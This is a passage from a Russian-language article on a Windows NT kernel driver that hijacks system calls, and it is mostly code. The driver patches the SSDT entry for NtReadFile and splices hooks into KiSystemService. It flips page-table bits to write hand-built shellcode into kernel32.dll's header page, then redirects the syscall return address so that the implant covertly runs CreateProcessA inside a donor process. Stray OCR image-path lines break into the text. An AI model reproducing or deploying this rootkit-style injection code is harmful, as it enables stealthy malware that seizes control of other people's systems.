       if( *NtBuildNumber == 2195 )
KeServiceDescriptorTable->NtoskrnlTable.ServiceTable[_NtReadFile_2195] =
ArtificialNtReadFile;
       if( *NtBuildNumber == 2600 )
KeServiceDescriptorTable->NtoskrnlTable.ServiceTable[_NtReadFile_2600] =
ArtificialNtReadFile;

       restorewp
       enableinterruptions

       while( !FindingForWhile );
// ждать, пока будет вызвана NtReadFile, надеюсь не вечно :)

// похоже, адрес найден, снимаем обработчик ArtificialNtReadFile()
       disableinterruptions
       clearwp

       if( *NtBuildNumber == 2195 )
KeServiceDescriptorTable->NtoskrnlTable.ServiceTable[_NtReadFile_2195]  =
*OriginalNtReadFile;
       if( *NtBuildNumber == 2600 )
KeServiceDescriptorTable->NtoskrnlTable.ServiceTable[_NtReadFile_2600]  =
*OriginalNtReadFile;

       restorewp
       enableinterruptions

       KeSetPriorityThread(KeGetCurrentThread(),CurrentThreadPriority);
// восстанавливаем прежний
// теперь вычислим оригинальную точку входа в KiSystemService
       return NtReadFileReturnAddress - 0xC4;
// такова разница м\д точкой входа и точкой возврата внутри KiSystemService
     }
```

Обработчик NtReadFile:

```
 __declspec(naked) ArtificialNtReadFile()
 {  __asm
   {
     push dword ptr [esp]             // !!!
     pop NtReadFileReturnAddress
     inc dword ptr FindingForWhile    // нашли адрес требуемой функции
     jmp dword ptr OriginalNtReadFile
   }
```

```
}
```

Что это дает Вы уже, надеюсь, догадались. Анализ кода функции _KiSystemService в различных версиях win nt показал идентичность последней почти во всех ядрах NT кроме WinXPSP2 и 2K3. (В данном случае в код драйвера были внесены некоторые незначительные изменения для обеспечения совместимости.) Этим можно воспользоваться. Теперь, я думаю, стало понятно, что, если мы нашли некоторый адрес внутри функции, а функция имеет определенный размер, то нетрудно найти ее startup. Так вот, основываясь на раскопках, расстояние от инструкции, следующей за call ebx, адрес которой мы нашли в стеке обработчика и до startup составляет 0xC4 байт (Win XP, 2K). Теперь нетрудно подсчитать адрес начала _KiSystemService.

```
// такова разница м\д точкой входа и точкой возврата внутри KiSystemService
return NtReadFileReturnAddress - 0xC4;
```

Как следствие всего вышепроделанного мы заполучили оригинальную точку входа в _KiSystemService.

Итак, первый этап пройден, идем дальше. Следующим великим шагом к достижению цели должен стать поиск площадки для размещения кода, вызывающего kernel32:CreateProcessA. Разместить данный код мы, естественно, можем только в пользовательском адресном пространстве, причем, в области, доступной и обозреваемой большинством процессов. Ничего более подходящего на ум не приходит, кроме как использовать пустующее, после выравнивания место в первой странице модуля kernel32.dll, следующего сразу за заголовком. После загрузки в память и выравнивания из 0x1000 байт заголовок PE занимает где-то 0x400 байт, остальное место заполняется нулями и вполне может быть использовано нами. Но, это уже вопрос второстепенный, а первичный заключается в том, что для начала нужно отыскать базу kernel32.dll, при этом находясь в режиме ядра.

Впрочем, это тоже вопрос не столь сложный. Собственно, все, что нам надо мы можем найти в структуре переменных окружения процесса PEB. Некоторое описание и консистенцию данной структуры можно найти в книге Свена Шрайбера по недокументированной win nt. Но, я не нашел в книге описания конкретной структуры, которая могла бы нам указать на список загруженных в процесс пользовательских модулей. Поэтому пришлось вооружиться отладчиком и слегка покопать. Если взглянуть на PEB, то поле pPeb->ProcessModuleInfo->ModuleHeader.List3 вызывает неподдельный интерес. Именно так этот элемент (List3) был именован в книге. Поэкспериментировав с ним, я понял, что это структура типа ListEntry примерно следующего вида, как я ее описал(возможно она представлена здесь в далеком от совершенства виде, в отличие от того, как изначально была определена кодерами из Майкрософт):

```
typedef struct  _KMODULEINFOLISTENTRY {
  DWORD  Flink;
  DWORD  Blink;
  DWORD  ModuleIBase;
  DWORD  DllEntryPoint;
  DWORD  Unknown2;
  DWORD  Unknown3;
  PWCHAR ModuleName;
} KMODULEINFOLISTENTRY, *PKMODULEINFOLISTENTRY, **PPKMODULEINFOLISTENTRY;
```

Некоторые поля для меня так и остались загадкой, да собственно только лишь потому, что не особо интересовали, остальные, я думаю, в пояснении не нуждаются. Таким образом, используя данную структуру, мы находим базовый адрес kernel32.dll при помощи функции DWORD kwsGetModule(PWCHAR ModuleNameW) которую можно посмотреть в исходных текстах драйвера. Собственно, данную функцию можно использовать для поиска различных модулей в окружении процесса.

Теперь вернемся к поиску наиболее пригодной среды для размещения кода, вызывающего функцию kernel32:CreateProcessA. Как мы ранее договорились, код будет размещен в первой

странице модуля kernel32.dll непосредственно за заголовком в свободном пространстве. Таким образом, мы убиваем двух зайцев: код, выложенный в данном месте, будет виден всем процессам, и, кроме того, мы получаем достаточно места для размещения имплантата и необходимых функции CreateProcessA структур. Все бы хорошо, но и здесь есть один нюанс. Дело в том, что первая страница PE модуля доступна в пользовательском пространстве только для чтения, имеет атрибут readonly. Чтобы детально понять, в чем заключена проблема, обратимся к документации PSDK и рассмотрим функцию CreateProcess более подробно:

```
BOOL CreateProcess(
  LPCTSTR lpApplicationName,                // name of executable module
  LPTSTR lpCommandLine,                     // command line string
  LPSECURITY_ATTRIBUTES lpProcessAttributes, // SD
  LPSECURITY_ATTRIBUTES lpThreadAttributes,  // SD
  BOOL bInheritHandles,                     // handle inheritance option
  DWORD dwCreationFlags,                    // creation flags
  LPVOID lpEnvironment,                     // new environment block
  LPCTSTR lpCurrentDirectory,               // current directory name
  LPSTARTUPINFO lpStartupInfo,              // startup information
  LPPROCESS_INFORMATION lpProcessInformation // process information
);

typedef struct _STARTUPINFO {
  DWORD   cb;
  LPTSTR  lpReserved;
  LPTSTR  lpDesktop;
  LPTSTR  lpTitle;
  DWORD   dwX;
  DWORD   dwY;
  DWORD   dwXSize;
  DWORD   dwYSize;
  DWORD   dwXCountChars;
  DWORD   dwYCountChars;
  DWORD   dwFillAttribute;
  DWORD   dwFlags;
  WORD    wShowWindow;
  WORD    cbReserved2;
  LPBYTE  lpReserved2;
  HANDLE  hStdInput;
  HANDLE  hStdOutput;
  HANDLE  hStdError;
} STARTUPINFO, *LPSTARTUPINFO;

typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION;
```

Как видите, функция принимает на стек 10 двойных слов, большая часть которых является указателями. Некоторые из них необязательны и могут быть опущены передачей NULL, а вот, к примеру, lpStartupInfo, lpProcessInformation и ProgExeNameAddrinUser должны быть обязательно определены. (более детальную информацию о правилах вызова функции и передаче ей параметров я приводить не буду, для этого использовать MSDN) Соответственно, для них нужно выделить место. Но это лишь часть проблемы.

Другая ее часть заключается в том, что кроме обеспечения реального существования самих структур, CreateProcess должна еще и писать в их поля. Такой возможности у нас нет, поскольку страница доступна только для чтения, и, любая попытка записи в нее приведет к исключению, которое может уронить текущий процесс - донор. Для того, что бы заиметь возможность писать в данную страницу в пользовательском режиме, мы должны изменить атрибуты в PTE дескрипторе данной страницы. Это можно сделать двумя способами: Вызвать NtProtectVirtualMemory в режиме ядра, при этом надо учесть, что открытого экспорта нет, и нам придется искать точку входа в таблице SST, либо непосредственно самостоятельно найти нужный страничный дескриптор и

исправить эту досадную “ошибку”. Что мы собственно и сделали, вызвав специально написанную по этому случаю функцию PageAccessProp(…), принимающую на стек 4 параметра, которые в свою очередь я думаю, в объяснении не нуждаются.

Кроме того, дополню, что данную функцию можно использовать и в том случае, когда, к примеру, необходимо произвести манипуляции со страницей такого рода, что бы заполучить возможность записи в системную страницу памяти из UserMode. Для этого нужно соответствующим образом инвертировать бит U, но смотрите, если ядро использует 4х-килобайтные страницы, то дополнительно в дескрипторе может быть выставлен и бит G, говорящий о том, что “страница” глобальна и дескриптор её из TLB не выгружается и не обновляется при переключении задач и перегрузке CR3. То есть, если вы инвертировали бит U, сбросили флаг G и решили писать в старшие 2 Га из пользовательского режима, то получите исключение. Необходимо сбросить бит PGE в регистре CR4 и затем производить подобные манипуляции и писать в системную страницу. Кроме того, не забываем про бит WP в CR0. На этом в принципе проблемы с записью закончены.

Следуя за вышеперечисленным, ставится еще одна интересная задача. Необходимо найти сам экспорт kernel32:CreateProcessA. Этим вопросом в нашем драйвере ведает функция GetExportedFuncAddr(DWORD ModuleImageBase,PCHAR FuncName), принимающая на стек адрес модуля в памяти и имя искомой функции, и в случае успеха поиска последней в таблице экспорта возвращает её базу в памяти. Думаю, объяснять функциональность данного кода излишне, за более детальной информацией следует обратиться к документации по PE, а так же непосредственно к исходному коду GetExportedFuncAddr. Все используемые в драйвере структуры описаны в модуле struc.h. Вообще все вышеперечисленные фрагменты практически в таком же порядке можно проследить в функции CreateImplant().

К данной части статьи мы обсудили практически все вспомогательные моменты, касающиеся функций, ведущих нас к заветной цели. Теперь рассмотрим алгоритм драйвера в общем виде по порядку.

Основным эпизодом драйвера является функция ReplaceKiSystemServiceCode(), внутри которой первым делом находим startup _KiSystemService, методом, описанным выше, а затем врезаемся непосредственно в сердцевину кода последней, для того, чтобы получить над ней власть. Это нам необходимо, чтобы, во-первых, заполучить точку возврата из _KiSystemService, для того, что бы провести анализ адреса и в случае удобства для нас последнего, подменить этот адрес другим, указывающим на код внедренного нами имплантанта в первой странице kernel32.dll. Во вторых, обработчик будет внедрять имплантант в память пользовательского режима. Всего перехватчиков будет два.

Теперь немного подробнее о первом перехватчике. Посмотрим код:

```
0008:804DA07C 6A00   PUSH 00
0008:804DA07E 55   PUSH EBP
0008:804DA07F 53   PUSH EBX
0008:804DA080 56   PUSH ESI
0008:804DA081 57   PUSH EDI
0008:804DA082 0FA0   PUSH FS
0008:804DA084 BB30000000  MOV EBX,00000030
0008:804DA089 668EE3   MOV FS,BX
0008:804DA08C FF3500F0DFFF  PUSH DWORD PTR [FFDFF000]
0008:804DA092 C70500F0DFFFFFFFFFFF MOV DWORD PTR [FFDFF000],FFFFFFFF
0008:804DA09C 8B3524F1DFFF  MOV ESI,[FFDFF124]
0008:804DA0A2 FFB640010000  PUSH DWORD PTR [ESI+00000140]
0008:804DA0A8 83EC48   SUB ESP,48
```

Оригинальный startup _KiSystemService.

Мы внедряем первый обработчик непосредственно в начало кода, методом сплайсинга, с сохранением оригинального участка и последующим его восстановлением. Получается нечто следующего вида.

```
0008:804DA07C FF25008578FC  JMP [ArtificialKiSystemService]

0008:804DA082 0FA0   PUSH FS
0008:804DA084 BB30000000  MOV EBX,00000030
0008:804DA089 668EE3   MOV FS,BX
0008:804DA08C FF3500F0DFFF  PUSH DWORD PTR [FFDFF000]
0008:804DA092 C70500F0DFFFFFFFFFFF MOV DWORD PTR [FFDFF000],FFFFFFFF
0008:804DA09C 8B3524F1DFFF  MOV ESI,[FFDFF124]
0008:804DA0A2 FFB640010000  PUSH DWORD PTR [ESI+00000140]
0008:804DA0A8 83EC48   SUB ESP,48
```

Затем сам обработчик KiSystemServiceHandler() адрес которого хранится в ArtificialKiSystemService.

```
__declspec(naked) KiSystemServiceHandler()
{
  SaveKISSRetAddr // сохраним точку возврата из сервиса в пользовательский режим
  _asm{
    OriginalKiSystemServiceInlineStartUpCode  // восстановим оригинальный код
    push dword ptr [OriginalKiSystemService]
    add dword ptr [esp],OriginalKiSystemServiceStartUpCodeSize
    ret
  }
}
```

Надеюсь, понимаете, почему перехват был осуществлен на начало startup-кода. Именно в этом месте мы можем без лишних усилий извлечь из ядерного стека потока нужный адрес. Но более сложных манипуляций внутри обработчика KiSystemServiceHandler() я производить не советую, данный код выполняется при закрытых прерываниях, то есть уровень IRQL самый высокий, и, кроме того, не настроен должным образом регистр fs. Иные действия внутри обработчика неминуемо приведут к краху системы. Теперь следующий момент – второй перехватчик. Смотрим в код:

```
0008:804DA07C FF25008578FC  JMP [ArtificialKiSystemService]
0008:804DA082 0FA0   PUSHFS
0008:804DA084 BB30000000  MOV EBX,00000030
0008:804DA089 668EE3   MOV FS,BX
0008:804DA08C FF3500F0DFFF  PUSH DWORD PTR [FFDFF000]
0008:804DA092 C70500F0DFFFFFFFFFFF MOV DWORD PTR [FFDFF000],FFFFFFFF
0008:804DA09C 8B3524F1DFFF  MOV ESI,[FFDFF124]
0008:804DA0A2 FFB640010000  PUSH DWORD PTR [ESI+00000140]
0008:804DA0A8 83EC48   SUB ESP,48
0008:804DA0AB 8B5C246C  MOV EBX,[ESP+6C]
0008:804DA0AF 83E301   AND EBX,01
0008:804DA0B2 889E40010000  MOV [ESI+00000140],BL
0008:804DA0B8 8BEC   MOV EBP,ESP
0008:804DA0BA 8B9E34010000  MOV EBX,[ESI+00000134]
0008:804DA0C0 895D3C   MOV [EBP+3C],EBX
0008:804DA0C3 89AE34010000  MOV [ESI+00000134],EBP
0008:804DA0C9 FC   CLD
0008:804DA0CA F6462CFF  TEST BYTE PTR [ESI+2C],FF
0008:804DA0CE 0F85D6FEFFFF  JNZ 804D9FAA

0008:804DA0D4 FB   STI // - понижается уровень IRQL

0008:804DA0D5 FF25F08478FC  JMP [ArtificialKiSystemServiceSafedCode]

0008:804DA0DB CC   INT 3
0008:804DA0DC CC   INT 3
0008:804DA0DD 8BCF   MOV ECX,EDI
```

Теперь посмотрим на обработчик KiSystemServiceHandler2(), адрес которого в ArtificialKiSystemServiceSafedCode:

```
__declspec(naked)KiSystemServiceHandler2()
{
  __asm mov CanUnload,FALSE   // выставим флаг невозможности выгрузки драйвера
  saveregisters   // предохраняемся
  if (!isP)
  {
```

```
    isP++;              // устанавливаем флаг повторной невходимости
    CreateImplant(); // внедряем имплантант
  }
  restoreregisters // возврат регистров
  __asm
  {
    OriginalKiSystemServiceInLineSafedCode
    push dword ptr [KiSystemServiceSafedCode]
    add dword ptr [esp],OriginalAfterStiCodeSize
    mov CanUnload,TRUE       // теперь драйвер можно безболезненно выгрузить :)
    ret
  }
}
```

Внутри данного обработчика мы можем делать всё, что нам вздумается. Уровень IRQL здесь самый низкий, поэтому мы и вызываем функцию CreateImplant(), которая и выполняет ранее перечисленные действия, включая внедрение кода имплантанта. После её отработки, и возврата из _KiSystemService будет вызван имплантант, и после уже его отработки, поток снова вернется в то место, где и был до этого прерван, точнее – в предшлюзовую заглушку внутри ntdll.dll. Ниже приводится код, являющийся частью функции CreateImplant(), создающий имплантант.

```
// заменяем точку возврата из KiSystemService
// в пользовательском режиме на адрес кода имплантанта
 mov eax,ImpStartAddr
 mov ebx,[KISS_SP]
 // запихиваем параметры задом наперед в стек
 mov [ebx],eax

// pushad
 mov bl,0x60
 mov [eax],bl
 inc eax

 mov bl, 0xb8
 mov [eax], bl
 inc eax
 mov ebx,pUprocessInformation  // PI
 mov [eax],ebx                 // mov eax,PI
 add eax,4
 mov [eax],0x50                // push eax
 inc eax

 mov bl,0xb8
 mov [eax],bl
 inc eax
 mov ebx,pUstartUpInfo
 mov [eax],ebx                 // mov eax,SI
 add eax,4
 mov [eax],0x50                // push eax
 inc eax

 mov bl,0xb8
 mov [eax],bl
 inc eax
 mov ebx,0
 mov [eax],ebx                 // mov eax,0
 add eax,4
 mov [eax],0x50                // push eax
 inc eax

 mov bl,0xb8
 mov [eax],bl
 inc eax
 mov ebx,0
 mov [eax],ebx                 // mov eax,0
 add eax,4
 mov [eax],0x50                // push eax
 inc eax
 mov bl,0xb8
```

```
mov [eax],bl
inc eax
mov ebx,0x04000000
// mov eax,0x04000000 = Create_default_error_mode
mov [eax],ebx
add eax,4
// push eax
mov [eax],0x50
inc eax

mov bl,0xb8
mov [eax],bl
inc eax
mov ebx,0
// mov eax,0
mov [eax],ebx
add eax,4
// push eax
mov [eax],0x50
inc eax

mov bl,0xb8
mov [eax],bl
inc eax
mov ebx,0
// mov eax,0
mov [eax],ebx
add eax,4
// push eax
mov [eax],0x50
inc eax

mov bl,0xb8
mov [eax],bl
inc eax
mov ebx,0
// mov eax,0
mov [eax],ebx
add eax,4
// push eax
mov [eax],0x50
inc eax

mov bl,0xb8
mov [eax],bl
inc eax
mov ebx,ProgExeNameAddrinUser
// mov eax,ProgExeNameAddrinUser
mov [eax],ebx
add eax,4
// push eax
mov [eax],0x50
inc eax

mov bl,0xb8
mov [eax],bl
inc eax
mov ebx,0
// mov eax,0
mov [eax],ebx
add eax,4
// push eax
mov [eax],0x50
inc eax


   // теперь сам вызов процедуры
mov bl,0xb8
mov [eax],bl
inc eax
mov ebx,CreateProcessA_OEP
// mov eax,CreateProcessA_OEP
```

```
mov [eax],ebx
add eax,4
mov bx,0xD0FF
mov [eax], bx
// call eax
add eax,2

   // popad
mov bl,0x61
mov [eax],bl
inc eax

mov bl,0xbb
mov [eax],bl
inc eax
mov ebx,KiSystemServiceReturnAddress
// mov ebx,KiSystemServiceReturnAddress
mov [eax],ebx
add eax,4
mov bx,0xE3FF
// jmp ebx ... а теперь снова прописываем
// оригинальную точку возврата из KiSystemService
mov [eax], bx
```

Вы видите, как с помощью нескольких десятков строчек ассемблерных инструкций мы создаем в заголовке kernel32.dll код имплантанта, который будет выглядеть следующим образом:




На рисунке показан участок дампа памяти модуля kernel32.dll. Красной рамочкой обведен непосредственно сам код, а в синей рамочке структуры USTARTUPINFO,

UPROCESS_INFORMATION и ProgExeName, это аналоги соответствующих структур для CreateProcessA, как я обозвал их в драйвере. Что в действительности представляет собой код в красной рамочке, показано ниже:

```
0010:77E6047A 60  PUSHAD
0010:77E6047B B84C04E677 MOV EAX,77E6044C - UPROCESS_INFORMATION
0010:77E60480 50  PUSH EAX
0010:77E60481 B80804E677 MOV EAX,77E60408 - USTARTUPINFO
0010:77E60486 50  PUSH EAX
0010:77E60487 B800000000 MOV EAX,00000000
0010:77E6048C 50  PUSH EAX
0010:77E6048D B800000000 MOV EAX,00000000
0010:77E60492 50  PUSH EAX
0010:77E60493 B800000004 MOV EAX,04000000 - Create_default_error_mode
0010:77E60498 50  PUSH EAX
0010:77E60499 B800000000 MOV EAX,00000000
0010:77E6049E 50  PUSH EAX
0010:77E6049F B800000000 MOV EAX,00000000
0010:77E604A4 50  PUSH EAX
0010:77E604A5 B800000000 MOV EAX,00000000
0010:77E604AA 50  PUSH EAX
0010:77E604AB B85C04E677 MOV EAX,77E6045C - ProgExeNameAddrinUser
0010:77E604B0 50  PUSH EAX
0010:77E604B1 B800000000 MOV EAX,00000000
0010:77E604B6 50  PUSH EAX
0010:77E604B7 B8BC1BE677 MOV EAX,KERNEL32!CreateProcessA
0010:77E604BC FFD0  CALL EAX
0010:77E604BE 61  POPAD
0010:77E604BF BB0403FE7F MOV EBX,7FFE0304 - адрес возврата в ntdll.dll
0010:77E604C4 FFE3  JMP EBX
```


В общем плане все это выглядит довольно просто. После того, как поток покинет _KiSystemService инструкцией ret/sysexit, путём подмены адреса возврата в ядерном стеке потока, получает управление созданный раннее вышеприведенными ассемблерными инструкциями код имплантанта, который вызывает CreateProcessA и, инструкцией JMP EBX возвращается снова в ntdll.dll, куда он и должен был изначально попасть по закону. В результате чего, при удачном стечении обстоятельств, или, точнее, если мы правильно все сделали, последует вызов кода имплантанта, который в свою очередь создаст процесс.

